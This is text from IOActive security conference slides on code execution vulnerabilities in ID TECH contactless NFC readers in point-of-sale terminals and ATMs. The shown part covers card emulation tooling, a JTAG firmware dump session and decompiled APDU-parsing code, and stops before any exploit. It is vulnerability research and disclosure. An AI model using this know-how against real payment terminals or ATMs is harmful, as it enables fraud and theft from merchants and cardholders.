



CONTACTLESS OVERFLOW

Critical contactless vulnerabilities in
NFC readers used in point of sales and
ATMs.




ABOUT ME



- Reverse engineering. From bare metal firmware to Operating Systems...
- HW Hacker. Memory chip extractions, intraboard attacks, fault injection...
- Code review. Firmware, Operating Systems, Server-client Applications...
- I like to break stuff and face challenges but also to find fixes and mitigations for my findings.

AGENDA



- INTRODUCTION.
- IDTECH CASE.
- VULNERABLE DEVICES FROM OTHERS.
- IMPACT & WEAPONIZATION.
- ATM SCENARIO



INTRODUCTION



INTRODUCTION

- Previous research:

Vulnerabilities in chip readers (not contactless)

PinPadPwn 44con (2012)


<https://www.youtube.com/watch?v=wY6Zxch0dJk>

Cloning EMV transactions:

Crash and Pay: Owning and Cloning Payment Devices (2015)


<https://www.blackhat.com/docs/us-15/materials/us-15-Fillmore-Crash-Pay-How-To-Own-And-Clone-Contactless-Payment-Devices.pdf>

Looks like there are no previous research compromising payment readers over NFC.




INTRODUCTION

- How they work:





INTRODUCTION

- How they work:



INTRODUCTION

- How they work:




<http://index-of.es/Miscellaneous/CONF%20SLIDES%20AND%20PAPER/us-15-Fillmore-Crash-Pay-How-To-Own-And-Clone-Contactless-Payment-Devices.pdf>

INTRODUCTION

- How they work:

APDU (Application Protocol Data Unit)



MF = Master File

PSE = Payment System Environment

PPSE = Proximity Payment System Environment (Contactless Only)

ADF = Application Definition Files

AEF = Application Elementary Files

This is the main idea: "You can quickly select an ADF with the Application Identifier (AID). Within an ADF, you can select AEFs with the Short File Identifier

APDU - Application Protocol Data Unit

After the reset, the communication between terminal and card works with APDUs.

Command APDU

The terminal sends a command APDU to the card. This command has a mandatory header and an optional body.

CLA	INS	P1	P2	Lc	Data	Le
Header				Trailer		

Field	Description
CLA	Class byte 0x00
INS	Instruction byte 0xA4:Select Command 0xB2:Read Record Command
P1	Parameter 1 byte The value and meaning depends on the instruction code (INS).
P2	Parameter 2 byte The value and meaning depends on the instruction code (INS).
Lc	Number of data bytes send to the card. With the Smart Card Shell the value of Lc will be calculated automatically. You don't have to specify this parameter.
Data	Data byte
Le	Number of data bytes expected in the response. If Le is 0x00, at maximum 256 bytes are expected.

Response APDU

The card will execute the command and send a response APDU back to the terminal. The response APDU has an optional body consisting of data and a mandatory trailer with two status bytes "SW1" and "SW2". SW1 and SW2 combined are the status word (SW). If the status word has the value 0x9000 (SW1 = 0x90, SW2=0x00), the command was successfully executed by the card.

Data	SW 1	SW 2
Body	Trailer	

Case 1 to 4

There are four different cases of APDU:

- Case 1
Command: Header
Response: Trailer
- Case 2
Command: Header + Le
Response: Data + Trailer
- Case 3
Command: Header + Data
Response: Trailer
- Case 4
Command: Header + Data + Le
Response: Data + Trailer

<https://www.openscdp.org/scripts/tutorial/emv/reademv.html>

INTRODUCTION

- How they work:
APDU (Application Protocol Data Unit)

“ > 00 A4 04 00 0E 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 00

< 6F 6A 84 0E 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 A5 58
BF 0C 55 61 26 4F 07 A0 00 00 00 03 10 10 50 0A 56 69 73 61
20 44 65 62 69 74 87 01 01 9F 2A 01 03 5F 55 02 55 53 42 03
46 50 98 61 2B 4F 07 A0 00 00 00 98 08 40 50 0F 55 53 20 43
6F 6D 6D 6F 6E 20 44 65 62 69 74 87 01 02 9F 2A 01 03 5F 55
02 55 53 42 03 46 50 98 90 00




6F	File Control Information (FCI) Template
84	Dedicated File (DF) Name
325041592E5359532E4444463031	
A5	File Control Information (FCI) Proprietary Template
BF0C	File Control Information (FCI) Issuer Discretionary Data
61	Application Template
4F	Application Identifier (AID) – card
A0000000031010	
50	Application Label
V i s a D e b i t	
87	Application Priority Indicator
01	
9F2A	Unknown tag
03	
5F55	Issuer Country Code (alpha2 format)
U S	
42	Issuer Identification Number (IIN)
465098	
61	Application Template
4F	Application Identifier (AID) – card
A00000000980840	
50	Application Label
U S C o m m o n D e b i t	
87	Application Priority Indicator
02	
9F2A	Unknown tag
03	
5F55	Issuer Country Code (alpha2 format)
U S	
42	Issuer Identification Number (IIN)
465098	
90	Issuer Public Key Certificate

<https://salmg.net/2017/09/12/intro-to-analyze-nfc-contactless-cards/>

- ## NFC native commands + APDU

CARD EMULATION




- How to emulate a card and send APDUs to reader:
 - Card emulation with NFC chip (ACR122U NXP PN532 Chip)



CARD EMULATION

- How to emulate a card and send APDUs to reader:



CARD EMULATION

- How to emulate a card and send APDUs to reader: **RFIDIOT.py**



```
/* RFIDIOT.py - RFID IO tools for python
 *
 * Adam Laurie <adam@algroup.co.uk>
 * http://rfidiot.org/
 *
 * This code is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This code is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 */
```

Copyright (c) 2006-2011 Adam Laurie <adam@algroup.co.uk>

q: What is RFIDIOT?

a: A collection of tools and libraries for exploring RFID technology, written in python.

q: Why RFIDIOT?

a: I like silly puns. Also, I'm coming at this from an idiot's point of view: I know nothing about RFID tags, and even less about python. As such, I felt a complete idiot when I started. :)

q: How can I contribute?

a: Send me patches, info, new tools, coffee, money, drugs and/or a Miles Davis song :)

q: What hardware is supported?

a: So far this works with the ACG serial readers. I use the CF Card model, but it should also work with the USB version by changing the serial port to /dev/ttyUSB0. You can find more details here:

master RFIDIOT / pn532emulate.py / <> Jump to -

AdamLaurie look for pn532 subroutines in the right place

1 contributor

Executable File 171 lines (155 sloc) 5.04 KB

```
1 #!/usr/bin/python
2
3 # pn532emulate.py - switch NXP PN532 reader chip into TAG emulation mode
4 #
5 # Adam Laurie <adam@algroup.co.uk>
6 # http://rfidiot.org/
7 #
8 # This code is copyright (c) Adam Laurie, 2009, All rights reserved.
9 # For non-commercial use only, the following terms apply - for all other
10 # uses, please contact the author:
11 #
12 # This code is free software; you can redistribute it and/or modify
13 # it under the terms of the GNU General Public License as published by
14 # the Free Software Foundation; either version 2 of the license, or
15 # (at your option) any later version.
16 #
17 # This code is distributed in the hope that it will be useful,
18 # but WITHOUT ANY WARRANTY; without even the implied warranty of
19 # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
20 # GNU General Public License for more details.
21 #
```



- How to emulate a card and send APDUs to reader:
Android app using Host Card Emulation.

©2023 IOActive, Inc. All rights reserved.

IDTECH CASE

- Idtech: Global leader in payment devices

<https://idtechproducts.com/>

ViVOtech Sells Card Reader Business to ID TECH

By Sean Sposito August 06, 2012, 10:00 p.m. EDT 1 Min Read



VIVOTech has sold its VIVOPay payment-hardware business, the Santa Clara, Calif., company said Monday in a notice on its website.

The fate of the now-divested business was up in the air since late July, when VIVOTech announced it was downsizing its staff after trying to sell off its VIVOPay technology for six months. It disputed [rumors](#) that it was shuttering the unit.

ID TECH, of Cypress, Calif., purchased the VIVOPay terminal business. ViVOtech did not say on its website how much it received for the unit.

ID TECH makes readers for chip- and magnetic-stripe payment cards, as well as PIN pads and bar code readers, according to its [website](#).



IDTECH CASE

- Idtech:
 - Magstripe, chip & contactless readers
 - Pin pads
 - OEM hardware
 - Touchscreen display
 - Gaming readers

Featured Products



Gaming Reader

Manually-operated, partial insert reader that supports single, dual, or triple track magnetic heads.

[VIEW DETAILS](#)



Kiosk IV

The VIVOpay Kiosk IV is a compact, single-piece NFC contactless solution certified with the latest contactless...

[VIEW DETAILS](#)



SmartPIN L100

ID TECH's SmartPIN L100 is a PCI 4.x certified PIN Entry Device designed for outdoor unattended...

[VIEW DETAILS](#)



VP5300

The VPS300 is a PCI-PTS certified Magstripe-EMV smart card hybrid insert reader that is ideal for...



VP5300 Antenna


The VP5300 NFC Antenna is designed to be attached to the VP5300 to support all popular...



VP5300M

VP5300M is the world's first PCI SRED certified MSR, EMV contact, and EMV contactless all-in-one secure...

IDTECH CASE



- Vulnerable readers:
 - Code execution vulnerabilities in firmware:
 - Kiosk III
 - Kiosk IV
 - Vendi
 - VP8300
 - Most likely the vulnerability is present in all devices.





IDTECH CASE

- Where to find these vulnerable devices:
 - Most of Diebold/Wincor/NCR/Hyosung/Fujitsu ATMs



IDTECH CASE

- Where to find these vulnerable devices:



IDTECH CASE

- Where to find these vulnerable devices:

CALE / FLOWBIRD PARTNERS WITH ID TECH ON UPCOMING EMV PAYMENTS TECHNOLOGY

Montreal, Canada, September 25, 2018 – CALE, a leading North American company specializing in secure, reliable and effective parking solution and Desjardins Group, one of the top payment solution providers in the world - processing 33 billion transactions annually through its Monetico brand - are among the first to introduce the unattended contactless EMV payment method to Canada with "chip and no pin" through the certification of ID TECH's VP5300.

Faster, Efficient and Secure Payment

Effective October 14, 2022, it will become mandatory for all unattended cardholder-activated terminals (pay stations) to be EMV-enabled. CALE is aware of this and is always staying ahead in the industry. The company strives to provide its clients with the latest payment technology by keeping up-to-date with the latest network and data security industry standards.

Not only is the EMV payment solution a smart and proactive investment, it also reduces the merchant's liability in the event of theft. Both merchants and end-users are reassured knowing that the latest payment technology is used.

In order to develop and integrate the state-of-the-art EMV payment solutions, CALE has deployed all required resources and efforts, including CALE's development team in its Montreal head office working in partnership with Desjardins and ID TECH.

Starting very soon, all CALE customers will have the opportunity to upgrade their parking equipment with ID TECH's rugged VP5300 EMV Kit. The EMV Kit includes the VP5300 (PCI 5X, EMV smart card insert reader) with a 'chip and no pin' payment method and the NFC antenna for contactless payments.

The VP5300 secure insert reader supports credit card payments, while the NFC antenna supports payments by credit card, Interac Flash, Apple Pay, Google Pay and Samsung Pay.

CALE and its partners are proud to introduce this new solution to the Canadian market, which provides modern and innovative payment methods for its customers and their end-users.

Please contact your local CALE sales representative for more details.



IDTECH CASE

- Where to find these vulnerable devices:



IDTECH CASE

- Where to find these vulnerable devices:



VP8300 Specs

Interfaces

USB-HID, USB Keyboard

Operating Temperatures

0°C to 55°C (32°F to 131°F)

Storage Temperatures

-20°C to 60°C (-4°F to 140°F)

Dimensions

1.75 in (44.45 mm) X 5.52 in (140.21 mm) X 4.98 in (126.5 mm)

IDTECH CASE



Advantech and ID TECH Showcase Retail Tablet with New Flexibility for Cashless Payment

Advantech Launches 8" POS Tablet with ID TECH's ViVopay to Support 3 Leading Payment Formats

Advantech, a leading industrial computer designer and manufacturer, and ID TECH, a designer and manufacturer of payment devices and components, today announced the launch of the AIM-35 industrial tablet with integrated payments. AIM-35 tablets are designed for the demanding needs of retail and hospitality businesses.


Advantech and ID TECH have aligned to incorporate ID TECH's VP3300 payment solution with the Advantech AIM-35 rugged tablet to provide an integrated mobile tablet payment

Advantech and ID TECH Showcase Retail Tablet with New Flexibility for Cashless Payment

Advantech Launches 8" POS Tablet with ID TECH's ViVopay to Support 3 Leading Payment Formats



Milpitas, CA – Advantech, a leading industrial computer designer and manufacturer, and ID TECH, a designer and manufacturer of payment devices and components, today announced the launch of the AIM-35 industrial tablet with integrated payments. AIM-35 tablets are designed for the demanding needs of retail and hospitality businesses.




VULNERABILITIES (IDTECH)



VULNERABILITIES

Kiosk III Firmware extraction. JTAG



telnet: connect to address ::1: Connection refused
Trying 127.0.0.1...

Connected to localhost.

Escape character is '^['.

©2019 IOActive, Inc. All rights reserved. [13]

Open On-Chip Debugger

> flash banks

#0 : kx.pflash0 (kinetis) at 0x00000000, size 0x00080000, buswidth 0, chipwidth 0

#1 : kx.pflash1 (kinetis) at 0x00000000, size 0x00000000, buswidth 0, chipwidth 0

> flash read_bank 0 kiosk3_dump 0 0x00080000

wrote 524288 bytes to file kiosk3_dump from flash bank 0 at offset 0x00000000 in

7.163636s (71.472 KiB/s)

> halt

target halted due to debug-request, current mode: Thread

xPSR: 0x81000000 pc: 0x000155e8 psp: 0x1fffd850

> reg

==== arm v7m registers

(0) r0 (/32): 0x1FFFD850

(1) r1 (/32): 0xB6D2C2C8

(2) r2 (/32): 0x02020202

(3) r3 (/32): 0x03030303

(4) r4 (/32): 0x04040404

(5) r5 (/32): 0x05050505

(6) r6 (/32): 0x06060606

(7) r7 (/32): 0x07070707

(8) r8 (/32): 0x08080808

(9) r9 (/32): 0x09090909

(10) r10 (/32): 0x10101010

(11) r11 (/32): 0x11111111

(12) r12 (/32): 0x12121212

(13) sp (/32): 0x1FFFD850

(14) lr (/32): 0x14141414

(15) pc (/32): 0x000155E8


©2023 IOActive, Inc. All rights reserved.




VULNERABILITIES

Bare metal firmware(no OS),
no symbols, no strings.

ARM. Aprox 1600 functions



VULNERABILITIES



- Locate where the code parses APDUs from card:
 1. Locate memory address range for peripheral that receives the data.
 2. Look for the bytes that the reader sends to the card:

EMV PPSE (Proximity Payment System Environment):

2PAY.SYS.DDF01



VULNERABILITIES



```
v1 = a1;
sub_29454(536931464, 0, 512);
((void (__fastcall *)(char *, const char *, signed int))loc_2B84C)(v3, "2PAY.SYS.DDF01" 16);
v2 = 0;
v3 = 1;
for ( i = 0; i < v1[4]; ++i )
{
    if ( BYTE1(v1[16 * i + 12]) != 6 )
    {
        v3 = 0;
        break;
    }
}
v5 = 1;
for ( j = 0; j < v1[4]; ++j )
{
    if ( BYTE1(v1[16 * j + 12]) != 3 )
    {
        v5 = 0;
        break;
    }
}
v25 = v1[2];
v27 = -92;
v26 = 0;
v28 = 4;
v29 = 0;
v30 = 14;                                     // Sends PPSE to card
sub_2B82C((int)&v31, &v33, 0xEu);
v12 = 0;
v25 = 0;
recv_length = (unsigned __int8 *)recv_card(v1, (int)&v25, 21, (unsigned __int8 *)&smv_byte_1, 272, v1 + 598, v5); // Receives data from Card
if ( (unsigned int)recv_length < 2 && v3 ) // Start parsing
return 221;
v9 = sub_3C7E4((int)&v34, v1[1], v1[3]);
v10 = &smv_byte_1;
if ( v1[598] != 0xF )
{
    v25 = (unsigned __int8 *)recv_length;
    copia_loop(0x2000EC99, &smv_byte_1, (unsigned int)recv_length);
    v11 = (char *)&recv_length[_DWORD]&smv_byte_1;
    if ( (unsigned int)recv_length < 2 )
        goto LABEL_75;
    v12 = (unsigned __int8)*(v11 - 2);
    v13 = v12 == 0x90;
    if ( v12 == 0x90 )
        v13 = *(v11 - 1) == 0;
    if ( v13 )
    {
        v15 = wheel_sizes[(unsigned __int8 *)&smv_byte_1, (int)recv_length]; // Sanity checks
        v16 = v15 == 0;
        if ( !v15 )
            goto LABEL_47;
        v17 = smv_byte_1 == 0x6F;
        if ( smv_byte_1 == 0x6F )
        {
            if ( smv_byte_2 & 0x80 )
            {
                k = (char *)&smv_byte_3;
                recv_length = (unsigned __int8 *)&smv_restof_bytes;
            }
            else
            {
                k = (char *)&smv_byte_2;
                recv_length = &smv_byte_3;
            }
            v22 = recv_length;
            v19 = k;
            while ( 1 )
            {
                v16 = recv_length == 0;
```

VULNERABILITIES



```
    v16 = recv_length == 0;
LABEL_47:
    if ( v16 )
        break;
    if ( *recv_length == 0xA5 )
    {
        if ( recv_length[1] & 0x80 )
        {
            k = (char *)recv_length[2];
            v18 = recv_length + 3;
        }
        else
        {
            k = (char *)recv_length[1];
            v18 = recv_length + 2;
        }
        while ( v18 )
        {
            v19 = *v18;
            v20 = v19 == 0xBF;
            if ( v19 == 0xBF )
                v20 = v18[1] == 0xC;
            if ( v20 )
            {
                if ( v18[2] & 0x80 )
                {
                    v24 = v18[3];
                    v21 = v18 + 4;
                }
                else
                {
                    v24 = v18[2];
                    v21 = v18 + 3;
                }
                while ( v21 )
                {
                    if ( *v21 == 0x61 && AID_CHECK((int)v1, v21, 0, (int *)&v22) )
                    {
                        v2 = 1;
                        break;
                    }
